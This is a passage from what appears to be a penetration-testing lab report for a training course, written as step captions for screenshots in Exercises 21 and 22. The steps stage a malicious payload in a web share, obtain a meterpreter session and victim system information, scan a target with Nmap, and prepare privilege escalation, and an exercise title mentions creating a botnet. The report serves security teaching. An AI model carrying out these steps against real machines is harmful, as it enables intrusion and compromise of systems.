payload is executed on the victim machine, then the meterpreter session appears.




Exercise 21, Step 19: Copy the malicious payload to share folder by executing the following command: cp /home/pentester/.msf4/local/msf.vsc /var/www/html/share.



Exercise 21, Step 25: Type sysinfo to get the victim machine information. Close all the opened windows.




21.2 QUESTIONS




Exercise 22: Penetration Testing Vulnerability Machines and Creating a Botnet

22.1OUTPUT SCREENSHOTS


Exercise 22, Step 4: Nmap scans the target machine and displays the output as shown in the screenshot. We observe that only port 22 is open on the machine.



Exercise 22, Step 17: It is observed that the file has only read permission (400) for the administrator, meaning you cannot read the file contents until you are a superuser. To check, type cat /home/administrator/Documents/secret.txt and press Enter. The shell returns an error stating you do not have sufficient permission to read the file contents.



Exercise 22, Step 18: Now, we shall try to perform privilege escalation on the machine in order to attain superuser access. Minimize the command line terminal.



22.2 QUESTIONS

NOTE: There is none.